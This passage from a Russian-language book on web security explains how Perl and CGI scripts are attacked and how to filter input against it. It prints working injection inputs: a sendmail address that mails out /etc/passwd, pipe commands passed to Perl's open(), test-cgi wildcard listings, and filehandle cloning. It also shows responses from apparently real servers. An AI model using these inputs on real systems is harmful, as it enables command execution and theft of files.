Но, если дыры в серверах элементарно затыкаются выпущенной производителем заплаткой, то ошибки в скриптах, созданных владельцем сервера (или командой работающих на него программистов) находить и устранять приходится самому разработчики, что не так-то просто. Очень трудно создать непротиворечивую систему обработки пользовательского ввода, предусматривающую и отсекающую все потенциально опасные шаги злоумышленника. Большинство программистов рассчитывают на лояльного клиента, обращающегося со скриптом «как нужно» и «как того требует здравый смысл».

Классическое подтверждение тому код, отправляющий письмо по адресу, указанному пользователем, который встречается практически в любой регистрационной WEB-форме. В UNIX-системах для этой цели, как правило, используется вызов приложения SendMail, с передачей адреса назначения в командной строке. Ввиду своей простоты такая схема заслужила большую популярность и как будто бы работала нормально. Пока, однажды, кому-то не пришла в голову мысль использовать перенаправления ввода для копирования файлов, доступ к которым при нормальном ходе вещей невозможен. Если злоумышленник вместе с почтовым адресом передаст SendMail-у свои команды, он сможет получить любой файл, какой ему заблагорассудится. В основе этого приема лежит механизм обработки адресов программой SendMail: «*Любой адрес, проходящий через начальный алгоритм синтаксического разбора локальных адресов (то есть не являющийся действительным адресом для другой почтовой программы) сканируется на два специальных случая. Если он предварен вертикальной чертой ("|"), то оставшаяся часть адреса будет обработана как команда оболочки (shell command). Если имя пользователя начинается со знака косой черты ("/"), то это имя используется как имя файла, вместо имени пользователя. Файлы, имеющие выставленные биты смены владельца*

[287] До сих пор реальна посылка шквала запросов на один и тот же сервер с разных IP адресов, используя подмену своего IP адреса (подробнее об этом будет рассказано в главе «Атака Митника»)

(setuid) или смены группы (setgid) но не имеющие битов выполнения имеют эти биты, если sendmail запущен от пользователя root.»[288]

Так, например, если в качестве обратного адреса в WEB-форму ввести "`Hack2000@mail.ru; mail Hack2000@mail.ru </etc/passwd`", спустя некоторое время можно обнаружить в своем почтовом ящике файл паролей, или любой другой указанный файл.

Какую ошибку допустил разработчик? Он надеялся на послушного пользователя, вводящего именно те данные, на которые рассчитывал программист. ***Психологическая инерция***, то есть подсознательное стремление откинуть все варианты, не вписывающие в жизненный опыт, на этот раз оказала «медвежью услугу».

Врезка «замечание»

Хорошо иллюстрирует инерцию мышления такой случай. Рассказывают[289]*, что некогда известный микробиолог Роберт Кох что-то кипятил в стеклянной колбе, плотно окутанной изрыгаемым ею паром. Вошедший в лабораторию ассистент поинтересовался, что тут за дела творятся. «Угадай» предложил Кох, - «что находится в колбе?». Ассистент, битый час перечислял все известные ему микробы, но тщетно. «Это же **сосиски**!» воскликнул Кох.*

Теоретически варить сосиски в колбе позволительно, но практически ее используют совсем в иных целях, и у ассистента сложилась прочная ассоциация «колба»-«бактерии», мешающая сделать очевидное логическое умозаключение[290].

В тридцатых годах нашего столетия швейцарский астроном Ф. Цвикки создал, так называемый, ***морфологический метод***, названный им, методом направленной интуиции, заключающийся в систематическом переборе всех возможностей, включая и те, которые противоречат нашему жизненному опыту, и никогда не встречались ранее.[291]

Два, приведенных выше примера (с сосисками и SendMail) подтверждают тот факт, что никакие, даже нелепые комбинации, не могут быть откинуты. Разработчик должен исходить не из убеждений, как ***нужно*** использовать скрипит, а из того, как ***можно*** его использовать. Существует люди, отличаются от всех остальных ослабленной инерцией мышления. Это особый склад сознания, не принимающий ничего на веру и не подверженный догматизму. За кажущимся число количественным различием скрывается принципиальная разница. Если одна категория людей стремиться найти объяснение, некому наблюдаемому явлению, то другую привлекает обратный процесс. То есть, мышление первой категории можно уподобить схеме **жизненный опыт**(*явление*) → **объяснение**, т.е. каждое явление объясняется на основании уже существующего жизненного опыта. Другая же категория, напротив, на основе наблюдаемого явления формирует свой жизненный опыт.

Врезка «замечание»

Яркой иллюстрацией инерции мышления могут служить запутанные движения планет, трактуемые астрологами как божественные предзнаменования. Однако еще в древности находились философы, замечающие, а не являются ли сложные перемещения на небе отражением совершенных траекторий в пространстве?

Проблема заключается в том, что ***неверное*** объяснение часто воспринимается истинным и в дальнейшем становиться настолько привычным, что и в голову не приходит перепроверить или рассмотреть его под другими углом зрения.

Так, например, давным-давно был написан простейший командный файл "test-cgi", позволяющий с помощью "echo" контролировать переданные серверу переменные окружения. Казалось бы, в приведенной ниже программе (на диске, прилагаемом к книге, она находится в файле "/`SRC/test-cgi`") просто не в чем ошибиться:

- `#!/bin/sh`
-

[288] «SENDMAIL - Межсетевой почтовый роутер» Eric Allman. Перевод Плотникова Александра

[289] Врут, конечно

[290] Сосиски когда варятся, очевидно, пахнут.

[291] Смотри книгу «Морфологическая астрономия» Ф. Цвиккии, 1957

```
echo Content-type: text/plain
echo

echo SERVER_SOFTWARE = $SERVER_SOFTWARE
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = $HTTP_ACCEPT
echo PATH_INFO = $PATH_INFO
echo PATH_TRANSLATED = $PATH_TRANSLATED
echo SCRIPT_NAME = $SCRIPT_NAME
echo QUERY_STRING = $QUERY_STRING
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH
```

В таком (или почти в таком) виде скрипт прилагался ко многим WEB-серверам и широко распространился по сети. Администраторы без малейших опасений помещали его в исполняемую директорию и открывали доступ всем желающим. В конечном счете, это привело к внезапному росту успешных взломов. Механизм атаки заключался в «подсовывании» символа-джокера внешне безобидному скрипту “test-cgi”. Команда “echo” интерпретировала его как указание вывести список файлов, отвечающих заданному шаблону.

Например, список всех остальных скриптов в текущем каталоге можно было просмотреть так: “`GET /cgi-bin/test-cgi?*`”. На первый взгляд, в этом ничего опасного в это нет, но на самом деле, просмотр содержимого каталогов, открывает возможность для целенаправленной атаки. В сочетании с возможностью использования перенаправления ввода в почтовых адресах, передаваемых приложению SendMail, простор содержимого директорий, приводит к угрозе целенаправленной атаки.

Пример, приведенный ниже, демонстрирует просмотр содержимого корневого каталога одного из серверов - http://www.project.aha.ru[292]. Если в адресной строке браузера набрать “http://www.project.aha.ru/cgi/test-cgi?/usr/*”[293], то ответ сервера должен выглядеть приблизительно так[294] (жирным шрифтом выделено содержимое поля QUERY_STRING, возвращающее результат обработки запроса):

```
GET /cgi-bin/test-cgi?/*
CGI/1.0 test script report:

argc is 1. argv is /\*.

SERVER_SOFTWARE = Apache/1.3.0 (Unix) Debian/GNU
SERVER_NAME = home.project.aha.ru
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/msword, */*
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/nph-test-cgi
QUERY_STRING = /6 /8 /bin /boot /bzImage-2.0.35 /bzImage-2.2.11 /bzImage-2.2.11-2
/bzImage-2.2.12 /cdrom /dev /etc /floppy /home /initrd /lib /lost+found /mnt /oak
/proc /root /sbin /tmp /usr /var
REMOTE_HOST = ppp-09.krintel.ru
REMOTE_ADDR = 195.161.41.233
```

[292] Только посмотреть, руками не трогать!

[293] Для той же цели можно воспользоваться готовой реализацией, содержащейся в файле “`/SRC/ahadir.ru`”

[294] Если к моменту выхода книги, администратор не устранит брешь в защите

- REMOTE_USER =
- CONTENT_TYPE =
- CONTENT_LENGTH =

Проблему решили установкой кавычек вокруг “$QUERY_STRING”[295]. Какое-то время это сдерживало злоумышленников, но инерция мышления подвела разработчиков и на этот раз. Считалось, что “$QUERY_STRING”, это единственный параметр, который передается серверу пользователем, поэтому на все остальные не обратили никакого внимания. Но оказалось, что большинство серверов (включая самый распространенный из них – Apache) не проверяют синтаксической корректности содержимого поля «версия HTTP», указываемой при передаче запроса. В результате этого появляется возможность подставить вместо нее любую строку, например, “/etc/*”. Демонстрация такой атаки приведена ниже[296] (жирным шрифтом выделено поле “SERVER_PROTOCOL”, которое при нормальном развитии событий должно содержать версию HTTP, используемую клиентом, а в данном случае список файлов и папок директории “/etc”):

- GET /cgi-bin/nph-test-cgi?* /usr/*
-
- HTTP/1.0 200 OK
- Content-type: text/plain
-
- Server: Apache/1.3.0 (Unix) Debian/GNU
-
- CGI/1.0 test script report:
-
- argc is 1. argv is *.
- SERVER_SOFTWARE = **Apache/1.3.0** (Unix) Debian/GNU
- SERVER_NAME = biophys.urcrm.chel.su
- GATEWAY_INTERFACE = CGI/1.1
- **SERVER_PROTOCOL = /usr/7 /usr/X11R6 /usr/bin /usr/dict /usr/doc /usr/games /usr/include /usr/info /usr/lib /usr/local /usr/lost+found /usr/man /usr/sbin /usr/share /usr/src**
- SERVER_PORT = 80
- REQUEST_METHOD = GET
- HTTP_ACCEPT =
- PATH_INFO =
- PATH_TRANSL
- ATED = SCRIPT_NAME = /cgi-bin/nph-test-cgi
- QUERY_STRING = 1.pgsql 2.pgsql 2.pgsql~DEADJOE archie calendar capture date dwww-fig finger fortune htsearch imagemap
- info2www-fig log logging.cgi~ log~ mailto.pl nph-test-cgi php3 test-cgi test-env
- uptime wais.pl www-pgsql wwwcount.cgi
- REMOTE_HOST = ppp-18.krintel.ru
- REMOTE_ADDR = 195.161.41.242
- REMOTE_USER =
- CONTENT_TYPE =
- CONTENT_LENGTH =

После исправления этой ошибки, настал черед “REMOTE_USER”, “CONTENT_TYPE”, “USER_AGENT” и т.д.

Отсюда вытекает ряд неутешительных заключений. Нельзя полагаться ни на какие стандартные библиотеки и творения сторонних разработчиков. Массовость и идентичность – вот основное оружие злоумышленников. Чтобы исследовать скрипт, прежде всего, необходимо получить его исходный код. На правильно сконфигурированном сервере это невозможно, но никакая защита не в состояние предотвратить анализ общедоступных программ. А, получив в свое распоряжение общедоступный скрипт, злоумышленник может попытаться обнаружить содержащиеся в нем ошибки. А, обнаружив, атаковать жертву, использующую такой скрипт.

Возникает противоречивая ситуация. Программировать самому не рекомендуется, ввиду отсутствия у подавляющего большинства необходимого опыта и навыков создания безопасных приложений. Но и фирменные разработки не застрахованы от ошибок. Так, поистине огромное количество ошибок содержится в расширениях к FrontPage (FPE).

---

[295] ECHO “*” выводит на экран ‘*’, а не содержимое директории.

[296] Протокол сессии находится на диске под именем file://LOG/http_prot.log

Врезка «информация»

При установке FrontPage 1.1, файлы /_vti_pvt.administrator.pwd, /_vti_pvt/authors.pwd и /_vti_pvt/service.pwd по умолчанию становятся общедоступными и не требуют от пользователя авторизации.

Врезка «Информация»

После установки FPE на Apache, открывается доступ к директории /_vti_bin, с правами записи и исполнения файлов даже для неавторизированных пользователей.

Интуитивно кажется, – свои скрипты должны оказаться надежнее: какие бы ошибки не были допущены, недоступность исходного текста программы не позволит злоумышленнику их обнаружить (или, по крайней мере, чрезвычайно затруднит их поиск). Однако практика доказывает обратное. И не удивительно, – ведь программисты склонны к одним и те же типовым ошибкам.

С рассмотрения одной из них и началась эта глава (передача почтальону SendMail адреса, введенного пользователем). Разработчики часто используют вызов внешних программ для выполнения тех действий, реализовывать которые в самом скрипте было бы невозможно или чрезвычайно затруднительно. Опасность такого подхода заключается в том, что практически любое приложение обладает рядом недокументированных особенностей, и порой способно к непредсказуемому поведению. А это может быть использовано для проникновения на компьютер жертвы или его блокирования.

Если же полностью отказаться от использования внешних программ невозможно, рекомендуется выполнять ***фильтрацию ввода пользователя*** – до передачи данных внешней программе проанализировать их содержимое, проверяя корректность ввода пользователя. Фильтрацию желательно осуществлять во всех случаях, и контролировать все данные, даже никак не связанные с пользователем. ***Любые*** данные должны быть тщательно проверены до того, как они будут использованы. Очень распространенная ошибка – вызов служебной подпрограммы, оформленной в виде отдельного скрипта с передачей аргументов в командной строке. Многие разработчики склонны полагать, что такой скрипт всегда вызывается только их кодом, и забывают о проверке параметров.

Если таким образом попытаться открыть (и прочитать) файл, переданный как параметр, злоумышленник сможет выполнить ***любой код*** на сервере, от имени уязвимой программы. Причина заключается в том, что функция “open” языка Perl (на котором написано подавляющее большинство скриптов) интерпретирует символ “|” как конвейер и позволяет выполнить ***любую*** команду. Например, “`open(H,"File |")`”, приведет к ***запуску***, а не открытию файла “File”.

Вышесказанное демонстрирует фрагмент кода, приведенный ниже (на диске, прилагаемом к книге, он находится в файле “`/SRC/open.pl`”):

```
open(FX,"$file");
while (<FX>)
{
    print;
}
```

Если значение переменной “$file” передается в командной строке (или через переменные окружения), злоумышленник получает возможность изменять его по своему усмотрению! Для проведения экспериментов можно воспользоваться следующим HTML-кодом, который размещен на сервере http://hpnc.webprovider.com/open.htm

```
<html>

<head>
    <title>OPEN's Demo</title>
</head>

<body>
<H1><CENTER>OPEN's Demo</h1></center>
<HR>
<div align="center">
<form method="POST" action="open.pl">
```

```
    <br>Enter file name or "command |"<br><br>
    <input type="text" size="60" maxlength="200" name="file" value="echo Hello,Sailor! |">
    <input type="submit" value="Exec">
</form>
</div>
<HR>
</body>

</html>
```

Если в качестве имени файла указать “`echo Hello,Sailor! |`”, спустя мгновение приветствие «`Hello, Sailor`» отобразится в окне браузера, подтверждая своим появлением успешность выполнения команды “echo”.

А для просмотра содержимого корневого каталога достаточно ввести команду “`ls * |`”, результат работы которой может выглядеть, например, так:

```
apache
bin
boot
cdrom
dev
disk1
etc
floppy
home
httpd
usr
```

Узнать, какие файлы и подкаталоги находятся в директории “`/bin`” (в тексте ее имя выделено жирным шрифтом), можно с помощью следующей команды: “`ls /bin/* |`”, результат работы которой показан ниже:

```
ae              arch          bash          buildh        cat
chgrp           chmod         chown         chsh          cp
cpio            cptar         cptar~        csh           date
dbish           dd            df            dir           dmesg
echo            ed            egrep         false         fdflush
fgrep           fuser         grep          gsu           gunzip
gzip            hostname      htp2ftp.pl    htp2ftp.pl~   httpd
i8sql           kill          ksh           ln            loadkeys
login           ls            mkdir         mknod         mktemp
more            mount         mt            mv            netstat
pico            ping          ps            pwd           rbash
rm              rmdir         rsh           run-parts     sed
setserial       sh            sleep         stty          su
sync            tar           tcsh          tempfile      texhash
true            umount        uname         uncompress    vdir
vi              vworld        xem           xem~          zcat
```

Любой их этих файлов может быть запущен аналогичным способом. Так, например, утилита “more” (ее имя выделено жирным шрифтом) позволяет просмотреть содержимое файла “`/etc/passwd`”, или любого другого файла указанного в командной строке. Это может выглядеть так:

```
GET open.pl?more%20/etc/passwd%20|
:::::::::::::: /etc/passwd ::::::::::::::
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:100:sync:/bin:/bin/sync
games:x:5:100:games:/usr/games:/bin/sh
man:x:6:100:man:/var/catman:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
```

- `mail:x:8:8:mail:/var/spool/mail:/bin/sh`
- `news:x:9:9:news:/var/spool/news:/bin/sh`
- `uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh`
- `proxy:x:13:13:proxy:/bin:/bin/sh`
- `...`

*Врезка «информация» **

В конце 1997 года ошибка фильтрации ввода (а точнее, ее полное отсутствие) была обнаружена в… знаменитой поисковой машине "Excite". Таким образом, потенциально уязвимым можно считать любой сервер в сети, пока не будет доказано обратное.

Другая распространенная ошибка связана с оператором чтения из файла "<>" языка Perl, в угловых скобках которого заключается файловый манипулятор[297] (в листинге он выделен жирным шрифтом).

Например:

```
open(F,"$file");
while (<F>)
{
    print;
}
```

Но что произойдет, если вместо манипулятора задать маску файла? В документации к Perl сказано, такая конструкция выведет содержимое указанной директории согласно маске (в листинге она выделена жирным шрифтом). Такую ситуацию позволяет продемонстрировать фрагмент кода, приведенный ниже (на диске, прилагаемом к книге, он находится в файле "`/SRC/dir.pl`"):

```
while (<*.pl>)
{
    print;
    print "\n";
}
```

- *bomb.pl*
- *dir.pl*
- *hack.pl*
- *hello.pl*
- *iis4_ml.pl*
- *nntp.pl*
- *nntp_post.pl*
- *open.pl*
- *post.pl*
- *serv.pl*
- *serv1.pl*
- *sioux.pl*
- *smtp.pl*
- *smtp1.pl*

Если найти в тексте программы место, в котором манипулятор передается аргументом командной строки или извлекается из переменной окружения, подменив его шаблоном файла, можно получить содержимое любого из каталогов сервера.

Любопытной особенностью Perl является возможность хранения данных непосредственно в тексте программы. Для этой цели используется лексема "__DATA__". Содержащейся за ней текст может быть прочитан через файловый манипулятор "DATA". Такой прием часто используется программистами для хранения конфигурационных настроек, служебных данных, а иногда и паролей.

Если есть возможность модификации одного из манипуляторов атакуемой программы, изменив его значение на "DATA", можно получить содержимое скрытых данных.

[297] Если в угловых скобках ничего не указывать, то чтение будет происходить из устройства стандартного ввода

Пример, приведенный ниже(на диске, прилагаемом к книге, он расположен в файле "/SRC/data.pl"), демонстрирует использование манипулятора "DATA" для доступа к приватным данным.

```
while (<DATA>)
{
    print;
}

__DATA__
file : "mit";
dir  : "../cfg/gbook";
user : "Jafar";
pass : "qwerty";
```

```
file : "mit";
dir  : "../cfg/gbook";
user : "Jafar";
pass : "qwerty";
```

Любопытно, но практически ни один из существующих скриптов не осуществляет фильтрации строки "DATA", даже если активно использует эту лексему в своих целях. Действительно, перенос секретных данных, таких, например, как имена пользователей и пароли, в тело программы, значительно снижает риск попадания этой информации в руки злоумышленника, поскольку при нормальном развитии событий клиенту возвращается результат работы скрипта, а не его содержимое.

Переменная "$0" в Perl содержит полный путь и имя к исполняемой программе. Если существует возможность подсунуть ее скрипту под видом имени файла, то (в зависимости от режима открытия фала) можно не только читать, но и модифицировать(!) программный код.

Ниже приведен простейший пример самомодифицирующейся программы[298]. Файлу должны быть установлены следующие права "r w x - - x - - x", то есть другими словами, отсутствие у пользователя прав записи, не помещает ему изменить программу ее же собственными руками!

```
$file=">>$0";
open(H,"$file");
print H "\nprint 'Hello,Sailor!';";
close(H);
```

После первого запуска, код скрипта будет выглядеть следующим образом (жирным цветом выделена строка, добавленная самой программой):

```
$file=">>$0";
open(H,"$file");
print H "\nprint 'Hello,Sailor!';";
close(H);
print 'Hello,Sailor!';
```

При всех последующих запусках, сервер будет выводить приветствия на экран, увеличивающиеся в количестве с каждой итерацией.

Отсутствие фильтрации переменной "$0" и имен файлов может привести к перезаписи программного кода или HTML документа, расположенного на сервере.

Другая распространенная ошибка заключается в задании режима открытия файла по умолчанию. Используя тот факт, что функция "open", интерпретирует первые символы имени файла, как режим доступа, появляется возможность открыть файл на запись! Для этого достаточно указать угловую скобку ">" перед именем файла.

Например, скрипт, приведенный ниже, на первый взгляд предназначается для чтения файлов:

---

[298] На диске она находится в файле file://SRC/selmdfy.pl, а так же доспутна по адресу http://lightning.prohosting.com/~kpnc/cgi-bin/selmdfy.pl

```
open(F,"$file");
while (<F>)
{
    print;
}
```

На самом же деле, конструкция типа ">filename" способна уничтожить содержимое файла "filename", что никак не входит в планы разработчика скрипта. Поэтому, рекомендуется явно задавать режим открытия, закрывая лазейку злоумышленнику. Правильное открытие файла для последующего чтения из него должно выглядеть приблизительно так: "open(F,"<$file")". Но отсюда вовсе не следует, что конструкция "open(F, ">$file")", открывающая файл для записи, то же окажется правильной! Если переменной "$filename" присвоить значение "> file", в результате получится "open(F, ">> file")" и файл окажется открыт для ***дозаписи***, что в корне меняет дело. В некоторых случаях такой трюк позволяет обойти лимиты на ограничение объема и забить мусором все доступное дисковое пространство или закачать на сервер файл свыше допустимого размера.

Еще одна распространенная ошибка связана с особенностью обработки символа "-". Будучи переданным в качестве имени файла, он трактуется как "STDIN" (стандартный ввод) при чтении и "STDOUT" (стандартный вывод) при записи.

При использовании стандартных скриптов рекомендуется изменять имена всех файлов, особенно содержащих секретную информацию. В совокупности с правильной фильтрацией ввода, отсекающей все попытки просмотра содержимого директории, это в значительной степени снижает вероятность успешной атаки.

Но злоумышленнику вовсе не обязательно знать имя файла. Достаточно воспользоваться… клонированием файловых манипуляторов! Такой прием продемонстрирован в примере, приведенном ниже (на диске, прилагаемом к книге, он находится в файле "`/SRC/cpyfh.pl`"):

```
#....
open(AH,"<passwd");

#....
$file=$ARGV[0];
if ($file =~ /passwd/) { die "Goodby, Hacker!\n";}
open(BH,"<$file");
while (<BH>)
{
print;
}
```

Если владельцем[299] (не разработчиком!) некой программы имя секретного файла (например, "passwd") изменено до неузнаваемости, то вне зависимости от распространенности скрипта, злоумышленник, прежде чем сможет получить доступ к секретному файлу будет вынужден узнать его имя. Если нет возможности просмотреть исходный текст модифицированного скрипта, то для успешной атаки злоумышленнику потребуется не только получить доступ к хранящимся на сервере файлам, но и последовательно перебрать всех их один за другим, пока не встретится искомый.

Поэтому, при использовании общедоступных скриптов настоятельно рекомендуется изменять имена всех файлов, представляющих интерес для злоумышленника. Но в некоторых случаях такой прием оказывается бессилен предотвратить атаку, если разработчик допустит ошибку, в результате которой станет возможно клонирование файлового манипулятора, связанного с секретным файлом.

Например, в приведенном выше примере, секретный файл открывается в одной ветке программы, а где-то совершенно в другом месте присутствует код, выводящий на экран содержимое файла, указанного пользователем. Для предотвращения атаки выполняется проверка введенной пользователем строки на соответствие с именем секретного файла, и если злоумышленник решит действовать «в лоб», ничего не получится:

[299] Т.е. лицом, разместившим стороннюю программу на своем сервере

```
GET /cgi-bin/cpyfh.pl?passwd
Goodby, Hacker!
```

Однако если вместо имени файла ввести конструкцию “&AH”, на экране появится содержимое секретного файла, что и продемонстрировано в примере, приведенном ниже:

```
GET /cgi-bin/cpyfh.pl?&AH
Vasia:qwerty
Petja:admin
Super:toyta
Dimon:daemon
```

Вызов наподобие “open(F1,”x&F2”)[300], приводит к клонированию файлового манипулятора F2 в F1. Если переменной “$file” присвоить значение “&AH”, то вызов “`open (BH, "<$file")`” копирует файловый манипулятор AH в BH, а конструкция “`while <BH>`” становится равносильна “`while <AH>`” и читает содержимое секретного файла, имя которого злоумышленнику знать совершенно необязательно.

Врезка «замечание»

Иногда выгоднее использовать псевдонимы (alias), создаваемые с помощью конструкции ‘x&=’. При этом оригинальный файловый манипулятор на момент создания псевдонима может и не существовать.

Если в приведенной программе переставить строки, что бы она выглядела вот так, - попытка клонирования ни к чему не приведет, но псевдонимы будут по-прежнему работать.

```
$file=$ARGV[0];
if ($file =~ /passwd/) { die "Goodby, Hacker!\n";}
#...
open(BH,"<$file");
#....
open(AH,"<passwd");
#...
while (<BH>)
{
        print;
}
```

Поскольку ***сокеты*** с точки зрения подсистемы ввода-вывода – обычные файлы, корректно работающие с операторами ‘print’ и ‘<>’, возможна подмена файлового манипулятора открытым сокетом и, соответственно, наоборот.

Если скрипт устанавливает соединение с некоторым сервером (совершенно неважно, с каким именно, и по какому протоколу) и позволяет пользователю вместо имени файла задать манипулятор[301], у злоумышленника появляется возможность взаимодействия с этим сервером!

Пример, приведенный ниже (на диске, прилагаемом к книге, он находится в файле “`/SRC/exchsc.pl`”), демонстрирует ошибку, приводящую к перехвату трафика:

```
socket(POP3, PF_INET(), SOCK_STREAM(), getprotobyname("tcp"));
connect(POP3, sockaddr_in(110,inet_aton('zmail.ru')))
$file=$ARGV[0];
$x=<$file>;
print $x;
close(POP3);
```

```
GET /cgi-bin/exchsc.pl?POP3
+OK CommuniGate Pro POP3 Server 3.2.4 ready <1731731.956833213@backend1.aha.ru>
```

[300] Где ‘x’ режим доступа равный ‘>’ или ‘<’.

[301] А синтаксически манипулятор ничем не отличается от имени файла

Приложения, имеющие такую уязвимость, способны выполнять запросы злоумышленника от имени сервера, на котором они расположены. Это может использоваться, например, для массовой почтовой рассылки.

Конечно, атакующий будет очень ограничен в своих возможностях. Стесненный уже существующим соединением с конкретным сервером по заданному протоколу он, скорее всего, не сможет причинить значительного ущерба. Наибольшая опасность заключается в том, что постороннее лицо способно получить доступ к секретным каналам связи, доступ к которым при нормальном ходе вещей был бы невозможен. Особенно это актуально для систем электронной коммерции, – если злоумышленнику удастся перехватить соединение с клиентом, он сможет «подсмотреть» номер кредитной карточки вместе с другими конфиденциальными данными, передаваемыми клиентом на сервер и даже исказить их!

Конечно, крупные on-line магазины, ***как правило***, не содержат грубых ошибок. Но в сети огромное количество мелких поставщиков различного рода услуг, зачастую снабженных программным обеспечением, созданным «на коленках» Дядей Васей! Ошибки, описанные выше, очень характерны для кустарных разработок.

Врезка «информация»

Огромную опасность представляют недокументированные (или плохо документированные и малоизвестные) особенности интерпретаторов. И Perl в этом смысле не является исключением.

С его реализацией на платформе PC связан один громкий скандал. Фирма "Netscape" по некоторым причинам не поддержала в своем сервере ассоциации файловых расширений с исполняемыми приложениями. Вместо этого она предложила «волшебное» решение: вручную указывать требуемое приложение в самом URL. Так, например, вызвать "hello.pl" приходилось так: http://NetscapeServer/cgi-bin/perl.exe?hello.pl.

*С первого взгляда ничем, кроме недовольного ворчания WEB-мастеров, это не чревато. Но уже беглое изучение документации по PC-версии Perl доказывает обратное. Особенность обработки командой строки приводит к тому, что на сервере может быть исполнена **любая** команда от имени интерпретатора. Достаточно воспользоваться конвейером, то есть конструкцией вида "| команда".*

Например, если набрать в командой строке "perl xxx|dir", где 'xxx' имя любого, даже не обязательно существующего, скрипта, произойдет следующее: сперва, интерпретатором будет предпринята попытка запустить файл 'xxx', затем, независимо от успешности предыдущей операции, будет выполнена команда 'dir'.

Врезка «замечание»

Выполнить любую команду Perl, например, 'exec' можно с помощью ключа командной строки, '-e', о чем сообщается даже в короткой справке, выдаваемой при указании ключа '-h' в командной строке.

Ниже приведен пример (на диске, прилагаемом к книге, он находится в файлах "`/SRC/form.htm`" и "`/SRC/form.pl`") импровизированного виртуального магазина, занимающегося продажей товара через Internet с оплатой по кредитным карточкам. Перед первой покупкой посетителю (как это заведено в большинстве систем электронной торговли) необходимо зарегистрироваться – ввести свое имя и номер кредитной карты. Здесь не будет обсуждаться вопрос контроля достоверности представленной информации (это тема для отдельного разговора). Скрипт просто запоминает введенные сведения, и сверят всякий раз при загрузке.

```
<HTML>
<HEAD>
   <TITLE>VIRTUAL SHOP's "Hamburg"</title>
   <META charset=windows-1251>
</HEAD>

<BODY>
<H1><CENTER>VIRTUAL SHOP's "<U>Hamburg</U>"</CENTER>
<HR>
</H1>
<CENTER>
```

```
<form method="POST" action="form.pl">
    <br>Name:
    <BR>
    <input type="text" size="30" maxlength="300" name="name" value="Vasia">
    <BR>
    <br>Credit card number:
    <BR>
    <input type="text" size="30" maxlength="30" name="card" value="OC271191">
    <BR>
    <BR>
    <input type="submit" value="Welcome">
</form>
</div>
<HR>
</body>

</html>


#!/usr/local/bin/perl
print "Content-type: text/html\n\n";
print "<HEAD> <title>VIRTUAL SHOPs 'Hamburg'</title></head>\n";
print "<BODY> <H1><CENTER>VIRTUAL SHOPs '<U>Hamburg</U>'</H1></CENTER><HR><BR>\n";

parseparameters();
$Name=$parameters{'name'};
$Card=$parameters{'card'};
$Passwd="None";
$file="users.dat";

open(F,"<$file") || die "File $file not exist!\n";

while($f=<F>)
{
    $tmp=<F>;
    if ("$Name\n"=~$f)
    {
            if ($tmp!~$Card)
            {
                    print "<CENTER><H1>Wrong Card Number</H1><HR>";
                    die;
            }

            $Passwd=$tmp;
    }
}

if ($Passwd=~/None/)
{
    open(F,">>$file");
    print F "$Name\n";
    print F "$Card\n";
    close(F);
    print "<B>New Buyer!</B><BR>\n";
}

print <<EOF;
Buyer:$Name
<BR>
Card:$Card
<TABLE width=100% border=1>
<TR>
<TH>Product ID
<TH>Product Name
<TH>Purchase
<TR>
```

```
<TD>Y2ZA
<TD>Mice
<TD>1 dollar
<TR>
<TD>ZG6T
<TD>Mice Pad
<TD>5 dollar
<TR>
<TD>3 FZ9Y
<TD>CD-ROM RACK
<TD>7 dollar
</table>
<HR>
<CENTER>
<form method="POST" action="buy.pl">
    Product ID:
    <input type="text" size="30" maxlength="30" name="$Name"; value="Y2ZA">
    <input type="submit" value="Buy">
</form>
EOF



sub parseparameters(;$) {
    local $_ = shift || $ENV{"REQUEST_METHOD"};
    my $buffer;

    $buffer = $ENV{"QUERY_STRING"} if (/^[Gg][Ee][Tt]$/);
    read(STDIN, $buffer, $ENV{"CONTENT_LENGTH"}) if (/^[Pp][Oo][Ss][Tt]$/);

    @_ = split(/&/, $buffer);
    for (@_) {
    tr/+/ /;
    s/%(..)/pack("c",hex($1))/ge;
    (my $key, my $value) = split(/=/, $_);
    $parameters{lc($key)} = $value;
}
}
```

Если ввести имя пользователя и код кредитной карточки[302] (например, “Kris Kaspersky; oc674-ui56”) и нажать кнопку “Welcome”, то сервер поприветствует нового покупателя и предложит ввести код товара для покупки. На первый взгляд все работает нормально…

[302] Карточка может быть такой же виртуальной, как и сам магазин

